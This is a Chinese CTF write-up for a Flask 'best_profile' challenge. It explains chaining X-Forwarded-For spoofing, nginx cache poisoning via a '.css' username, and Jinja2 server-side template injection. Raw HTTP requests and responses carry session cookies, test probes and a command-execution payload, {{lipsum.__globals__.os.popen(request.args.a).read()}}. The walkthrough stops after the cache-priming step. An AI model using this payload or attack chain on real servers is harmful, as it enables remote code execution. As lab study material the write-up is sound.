best_profile

```
import os
import re
import random
import string
import requests
from flask import (
    Flask,
    render_template,
    request,
    redirect,
    url_for,
    render_template_string,
)
from flask_sqlalchemy import SQLAlchemy
from flask_login import (
    LoginManager,
    UserMixin,
    login_user,
    login_required,
    logout_user,
    current_user,
)
from sqlalchemy.orm import DeclarativeBase
from sqlalchemy.orm import Mapped, mapped_column
from werkzeug.security import generate_password_hash, check_password_hash
from werkzeug.middleware.proxy_fix import ProxyFix
import geoip2.database


class Base(DeclarativeBase):
    pass


db = SQLAlchemy(model_class=Base)


class User(db.Model, UserMixin):
    id: Mapped[int] = mapped_column(primary_key=True)
    username: Mapped[str] = mapped_column(unique=True)
    password: Mapped[str] = mapped_column()
    bio: Mapped[str] = mapped_column()
    last_ip: Mapped[str] = mapped_column(nullable=True)

    def set_password(self, password):
        self.password = generate_password_hash(password)

    def check_password(self, password):
        return check_password_hash(self.password, password)

    def __repr__(self):
        return "<User %r>" % self.name
```

```
app = Flask(__name__)
app.config["SQLALCHEMY_DATABASE_URI"] = "sqlite:///data.db"
app.config["SECRET_KEY"] = os.urandom(24)
app.wsgi_app = ProxyFix(app.wsgi_app)

db.init_app(app)
with app.app_context():
    db.create_all()

login_manager = LoginManager(app)


def gen_random_string(length=20):
    return "".join(random.choices(string.ascii_letters, k=length))


@login_manager.user_loader
def load_user(user_id):
    user = User.query.get(int(user_id))
    return user


@app.route("/login", methods=["GET", "POST"])
def route_login():
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]
        if not username or not password:
            return "Invalid username or password."
        user = User.query.filter_by(username=username).first()
        if user and user.check_password(password):
            login_user(user)
            return redirect(url_for("route_profile", username=user.username))
        else:
            return "Invalid username or password."
    return render_template("login.html")


@app.route("/logout")
@login_required
def route_logout():
    logout_user()
    return redirect(url_for("index"))


@app.route("/register", methods=["GET", "POST"])
def route_register():
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]
        bio = request.form["bio"]
        if not username or not password:
            return "Invalid username or password."
        user = User.query.filter_by(username=username).first()
        if user:
            return "Username already exists."
        user = User(username=username, bio=bio)
        user.set_password(password)
        db.session.add(user)
        db.session.commit()
        return redirect(url_for("route_login"))
    return render_template("register.html")


@app.route("/<string:username>")
def route_profile(username):
    user = User.query.filter_by(username=username).first()
    return render_template("profile.html", user=user)


@app.route("/get_last_ip/<string:username>", methods=["GET", "POST"])
def route_check_ip(username):
    if not current_user.is_authenticated:
        return "You need to login first."
    user = User.query.filter_by(username=username).first()
    if not user:
        return "User not found."
    return render_template("last_ip.html", last_ip=user.last_ip)

geoip2_reader = geoip2.database.Reader("GeoLite2-Country.mmdb")
@app.route("/ip_detail/<string:username>", methods=["GET"])
def route_ip_detail(username):
    res = requests.get(f"http://127.0.0.1/get_last_ip/{username}")
    if res.status_code != 200:
        return "Get last ip failed."
    last_ip = res.text
    try:
        ip = re.findall(r"\d+\.\d+\.\d+\.\d+", last_ip)
        country = geoip2_reader.country(ip)
    except (ValueError, TypeError):
        country = "Unknown"
    template = f"""
    <h1>IP Detail</h1>
    <div>{last_ip}</div>
    <p>Country:{country}</p>
    """
    return render_template_string(template)


@app.route("/")
def index():
    return render_template("index.html")


@app.after_request
def set_last_ip(response):
    if current_user.is_authenticated:
        current_user.last_ip = request.remote_addr
        db.session.commit()
    return response
```

```
if __name__ == "__main__":
    app.run()
```

这个app.py的源码倒不难


1. **SSTI漏洞位置**：
    - `/ip_detail/<username>` 路由使用 `render_template_string` 渲染模板
    - 模板内容直接拼接用户控制的 `last_ip` 值（来自数据库）
    - 攻击者可通过伪造 `X-Forwarded-For` 头污染 `last_ip` 值
2. **污染 `last_ip` 的路径**：
    - `@app.after_request` 使用 `request.remote_addr` 设置用户IP
    - 应用程序使用 `ProxyFix` 中间件
    - 可通过 `X-Forwarded-For` 头任意设置IP值

问题就是那个Cookie的登录验证

直接注册普通用户绕过不了

要利用nginx.conf文件的信息　即结合缓存投毒技术

```
worker_processes 1;

events {
    use epoll;
    worker_connections 10240;
}

http {
    include mime.types;
    default_type text/html;
    access_log off;
    error_log /dev/null;
    sendfile on;
    keepalive_timeout 65;
    proxy_cache_path /cache levels=1:2 keys_zone=static:20m inactive=24h
max_size=100m;

    server {
        listen 80 default_server;

        location / {
            proxy_pass http://127.0.0.1:5000;
        }

        location ~ .*\.(gif|jpg|jpeg|png|bmp|swf)$ {
            proxy_ignore_headers Cache-Control Expires Vary Set-Cookie;
            proxy_pass http://127.0.0.1:5000;
            proxy_cache static;
            proxy_cache_valid 200 302 30d;
        }

        location ~ .*\.(js|css)?$ {
            proxy_ignore_headers Cache-Control Expires Vary Set-Cookie;
            proxy_pass http://127.0.0.1:5000;
            proxy_cache static;
            proxy_cache_valid 200 302 12h;
        }
    }
}
```



漏洞利用原理

1. **关键问题**:
   - `/ip_detail/<username>` 中的内部请求 (`http://127.0.0.1/get_last_ip/<username>`) 无会话 Cookie
   - Nginx 配置对静态文件 (如 `.css`) 进行缓存（见 `nginx.conf` ）
2. **解决方案**:
   - 创建以 `.css` 结尾的用户名 (如 `attacker.css`)
   - 通过登录污染用户 `last_ip` 为 SSTI 载荷
   - 触发缓存：访问 `/get_last_ip/attacker.css` 使 Nginx 缓存响应
   - 利用缓存：未认证访问 `/ip_detail/attacker.css` 从缓存获取污染响应
   - 触发二次渲染执行恶意 SSTI

注册一个 以 .css 结尾的特殊用户

登录

传X-Forwarded-For: 111 这个是为了污染 `last_ip` 值 设置IP值

然后再去访问 /get_last_ip/???.css 使Nginx缓存响应


然后 去访问/ip_detail/???.css的时候 他就会利用缓存 从缓存中获取污染响应

就会绕过那层Cookie的检测 使last_ip.html的信息 成功渲染到/ip/detail/???.css路由里

就可以进行模板注入执行命令了

这个缓存的内容 似乎是没办法进行二次覆盖的 即会一直显示第一次缓存的内容

所以就需要先写好要执行的命令 然后再访问/ip/get_last_ip进行缓存响应



Sign Up for Facebook


ddd.css

●●●

1

注册一个ddd.css用户　登录获取Cookie

```
session=.eJwlzjEOwzAIAMC_eO4A2GCcz0TGgNo1aaaqf2-krjfdp-x5xPks2_u44lH2l5etWGOx-hrTpfXahYJsmi23rLnmnNYthE3CuouCACLDAhzIaQjAqu7qIxQhExu2KU2wR4VmrB7ETgvMxPB21pakc5CQrexQ7sh1xvHfEJXvD0I8L7A.aHQDhQ.UP34XTmc_gtPvtr8Sr-H41Y0-TI
```



ddd.css

Bio

1


名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问	Par
session	.eJwlzjEOwzAIAMC_eO4A2GCcz0TGgNo1aaaqf2-krjf...	61.147.171....	/	会话	218	true	false	None	Sun, 13 Jul 2025 1...	

抓包一下登陆界面

带Cookie访问　加请求头

```
X-Forwarded-For: {{7*7}}
```


发包



```
POST /login HTTP/1.1
Host: 61.147.171.103:53848
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
X-Forwarded-For: {{7*7}}
Origin: http://61.147.171.103:53848
Connection: keep-alive
Referer: http://61.147.171.103:53848/login
Cookie: session=
.eJwlzjEOwzAIAMC_eO4A2GCczOTGgNo1aaaqf2-krjfdp-x5xPks2_u441H215etWGOx-
hrTpfXahYJsmi23rLnmnNYthE3CuouCACLDAhzIaQjAqu7qIxQhExu2KU2wR4VmrB7ETgv
MxPB21pakc5CQrexQ7sh1xvHfEJXvDOI8L7A.aHQDhQ.UP34XTmc_gtPvtr8Sr-H41YO-T
I
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=ddd.css&password=ddd&submit=Log+In
```

```
HTTP/1.1 302 FOUND
Server: openresty/1.27.1.2
Date: Sun, 13 Jul 2025 19:08:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 203
Connection: keep-alive
Location: /ddd.css
Vary: Cookie
Set-Cookie: session=
.eJwlzjEOwzAIQNG7MHcwYBs714kAg9o1aaaqd2-k71_67wN7HnE-YXsfVzxgfy3YQNSKi
5nr4MAUzZKNo6RFW5k5PGeNxOIlehSpNaQbmYbcRa_sLGRGlWmhCOlODKqNhJStN2RjXVF
t-ByY2O6R-Uwe3lltwg25zjj-GiL4_gC7vDFB.aHQELA.qeoRhOZ2sKivOvvgVy4-cP5rA
ek; HttpOnly; Path=/

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href=
    "/ddd.css">
      /ddd.css
    </a>
    . If not, click the link.

```

访问/get_last_ip/ddd.css路由进行缓存响应



Facebook


Profile

Last Login IP

{{7*7}}

可以看到这里IP已经变成 {{7*7}}了

然后访问/ip_detail/ddd.css看看是否可以成功执行模板注入



IP Detail

Facebook

Profile

Last Login IP


49


Country:Unknown

显示49 可以进行模板注入

因为二次不能覆盖 那就要再注册一个用户进行命令执行了

这里我改成{{config}}发包 访问了 可以看到还是{{7*7}}




Last Login IP
{{7*7}}
Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.7.3 - 临时项目 - licensed to Google
代理 Intruder 重放器 Collaborator 扩展
1 ×
发送
取消
跟随重定向
请求
美化 Raw Hex
响应
美化 Raw Hex 页面渲染
Insp
选择
请求

```
POST /login HTTP/1.1
Host: 61.147.171.103:53848
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
X-Forwarded-For: {{config}}
Origin: http://61.147.171.103:53848
Connection: keep-alive
Referer: http://61.147.171.103:53848/login
Cookie: session=.eJwlzjEOwzAIAMC_e04A2GCczOTGgNolaaaqf2-krjfdp-x5xPks2_u441H215etWGOx-hrTpfXahYJsmi23rLnmnNYthE3CuouCACLDAhzIaQjAqu7qIxQhExu2KU2wR4VmrB7ETgvMxPB21pakc5CQrexQ7sh1xvHfEJXvDOI8L7A.aHQDhQ.UP34XTmc_gtPvtr8Sr-H41YO-TI
```

```
HTTP/1.1 302 FOUND
Server: openresty/1.27.1.2
Date: Sun, 13 Jul 2025 19:10:39 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 203
Connection: keep-alive
Location: /ddd.css
Vary: Cookie
Set-Cookie: session=.eJwljjEOwzAIAP_iuQPGOOB8JgIDatekmar-vZa6nnSn-5Qjz7ieZX-fdzzK8fKyF3Nj7dwyW5BOouE-SKD34RAMiJxRCUdbYIomb5ugCiJOw-VIeuM-phpUUuwobmnNwKswDXBJaMrSBcHDZzVVMlidGtSkrJH7ivN_g1i-P_K6L24.aHQErw.3imzwOdkyBrB3apJqnh2Qgypixs; HttpOnly; Path=/

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
```


那就在注册一个.css用户就可以了

然后可能是因为一些模板渲染或者获取缓存响应时的格式要求吧

有一些符号是不能够使用的　会报500错误

传


```
X-Forwarded-For: {{lipsum.__globals__.os.popen(request.args.a).read()}}
```



```
POST /login HTTP/1.1
Host: 61.147.171.103:53848
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
X-Forwarded-For: {{lipsum.__globals__.os.popen(request.args.a).read()}}
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://61.147.171.103:53848
Connection: keep-alive
Referer: http://61.147.171.103:53848/login
Cookie: session=.eJwlzjEOwzAIAMC_e04A2GCczOTGgNolaaaqf2-krjfdp-x5xPks2_u441H215etWGOx-hrTpfXahYJsmi23rLnmnNYthE3CuouCACLDAhzIaQjAqu7qIxQhExu2KU2wR4VmrB7ETgvMxPB21pakc5CQrexQ7sh1xvHfUC3fHOI_L7E.aHQFHA.A75fzpcyWa9BZaEJDt3_PT8xwwA
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=dddd.css&password=dd&submit=Log+In
```

```
HTTP/1.1 302 FOUND
Server: openresty/1.27.1.2
Date: Sun, 13 Jul 2025 19:16:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 205
Connection: keep-alive
Location: /dddd.css
Vary: Cookie
Set-Cookie: session=.eJwlzjsOgzAQBcC7uE7B_rAflOFreldJC6GKcvcgpZ9iPmXPI85n2d7HFY-yv2bZijetw5xIxIMOk5r4xIwxIcHcAQxjgzb2ZQ3PqrmsDQyrBKibKMYchuzckqsoT4qbk6kvplVHLOFVVu5mAxr03CIB6pjljlxnHP8NS_n-ALXALqY.aHQF_w.x1Ute2WtrjFqDg_1VtTY5CJVgME; HttpOnly; Path=/

<!doctype html>
<html lang=en>
    <title>
        Redirecting...
    </title>
    <h1>
        Redirecting...
    </h1>
    <p>
        You should be redirected automatically to the target URL: <a href="/dddd.css">
            /dddd.css
        </a>
        . If not, click the link.
```

访问/get_last_ip/dddd.css　缓存响应



不安全 http://61.147.171.103:53848/get_last_ip/dddd.css

Facebook

